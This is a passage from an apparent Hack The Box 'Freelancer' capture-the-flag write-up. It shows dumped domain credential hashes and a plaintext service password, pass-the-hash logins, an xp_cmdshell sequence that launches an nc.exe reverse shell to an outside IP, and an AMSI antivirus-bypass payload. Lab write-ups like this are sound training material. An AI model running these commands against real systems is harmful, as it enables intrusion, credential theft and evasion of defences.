FREELANCER\DC$:plain_password_hex:1f36a3b5a23441f6054f56f97d29c3312ca75d6d74
50912ea81648778b5e540c6f38ab1335f9b27f4c69646359f12f2358d272bc0de36d5a9073b2
358f68f1873425130a4b88bd750a55f018f1a83d1108691f4757b92f3f1242147e656fe2e1c3
8e312d5f26f6d9377cb01a53c38d689a48f4c1fcb5320d06fd6c3184810ba49ec8197a0b14f8
e9a06f7a83e68437412e57cfa5bc2aa78a782412c509c139cf2cd85efea4b1ea5cafbb1146bc
3eb5431eda9feae2854e25c4d1f357d6dc2844c2b7b86325bdca5985873644bd0b3de57996d8
e442cd5996e2206072b8e7e90c621bd4f4f67f52be774a578c2d515d31
FREELANCER\DC$:aad3b435b51404eeaad3b435b51404ee:89851d57d9c8cc8addb66c59b83a
4379:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0xe20295f92e7e0bfff2615bed48f0a0be7067e28f2
dpapi_userkey:0xbc3e1b600d881e1867b0bdf6ec833e9743c07d7
[*] NL$KM
0000  D9 0B 60 A4 72 C3 B6 08 E4 F1 FF 54 62 91 65 66 ..`.r.....Tb.ef
0010  DE EE 19 17 58 31 12 CB DF 25 18 D0 36 B0 C1 F4 ....X1...%..6...
0020  1B 96 C3 5F 22 73 F0 D6 B9 81 2F 26 BA 69 6A FD ..._"s..../&.ij.
0030  7F C7 0B 87 71 BE D5 F5 8A 74 B4 3A BD AF DB 71 ....q....t:....q
NL$KM:d90b60a472c3b608e4f1ff5462916566deee1917583112cbdf2518d036b0c1f41b96c3
5f2273f0d6b9812f26ba696afd7fc70b8771bed5f58a74b43abdafdb71
[*] _SC_MSSQL$SQLEXPRESS
FREELANCER\sql_svc:v3ryS0l!dP@sswd#34
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash) --> Where we
look
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0039318f1e8274633445bce32
ad1a290:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:
::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d238e0bfa17d575038efc070187a91c2
:::
freelancer.htb\mikasaAckerman:1105:aad3b435b51404eeaad3b435b51404ee:e8d62c7d
57e5d74267ab6feb2f662674:::
[SNIPPED]

```

We are able to acquire the Administrator NT hash 0039318f1e8274633445bce32ad1a290 and authenticate:

```

nxc smb freelancer.htb -u Administrator -H
'0039318f1e8274633445bce32ad1a290'
SMB 10.129.179.195 445 DC [*] Windows 10 / Server
2019 Build 17763 x64 (name:DC) (domain:freelancer.htb) (signing:True)
(SMBv1:False)

```

```
SMB      10.129.179.195  445    DC      [+]
freelancer.htb\Administrator:0039318f1e8274633445bce32ad1a290 (Pwn3d!)
```

We even have winrm session:

```
nxc winrm freelancer.htb -u Administrator -H
'0039318f1e8274633445bce32ad1a290'
WINRM      10.129.179.195  5985    DC      [*] Windows 10 / Server
2019 Build 17763 (name:DC) (domain:freelancer.htb)
WINRM      10.129.179.195  5985    DC      [+]
freelancer.htb\Administrator:0039318f1e8274633445bce32ad1a290 (Pwn3d!)
-- --
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
freelancer\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> type ../Desktop/root.txt
046813ca58547b75b268228c0fd30db8
```

That is the box!

## 03 - Further Notes

### Links and references

<https://github.com/ropnop/kerbrute> -> Kerbrute tool

<https://github.com/antonioCoco/RunasCs> -> RunasCs binary for executing runas command.

<https://github.com/xct/rcat> -> Rcat from XCT (A reverse shell binary written in Rust)

<https://github.com/ufrisk/MemProcFS> -> A tool to analyse dump files

### Vital key points

- SQL payload (For getting command execution)

```
EXECUTE AS LOGIN = 'sa';
```

```
-- Step 1: Enable the advanced options
EXEC sp_configure 'show advanced options',1;
RECONFIGURE;
```

```
-- Step 2: Enable the xp_cmdshell through the advanced options
EXEC sp_configure 'xp_cmdshell',1;
RECONFIGURE;
```

```
-- Step 3: Execute xp_cmdshell
```

```
EXEC xp_cmdshell 'powershell.exe -c "C:/programdata/nc.exe 10.10.14.8 9001 -e powershell.exe"';
```

- Resource Based Control Delegation can be done from the Windows box, but since the AV is running, you may need to bypass that and use powerview tools in order to add to add the user to the box

```
# AV Bypass payload
$a = [Ref].Assembly.GetTypes() | ?{$_ .Name -like '*siUtils'};$b =
$a.GetFields('NonPublic,Static') | ?{$_ .Name -like '*siContext'};[IntPtr]$c
= $b.GetValue($null);[Int32[]]$d = @(0xff);
[System.Runtime.InteropServices.Marshal]::Copy($d, 0, $c, 1)
```

Following the `Bloodhound` example, you can be able to add the account and do the same thing from the windows box.

- Mounting the `MEMORY.DMP` can still be done from the windows box (using the same tool) and youll be able to view the secrets.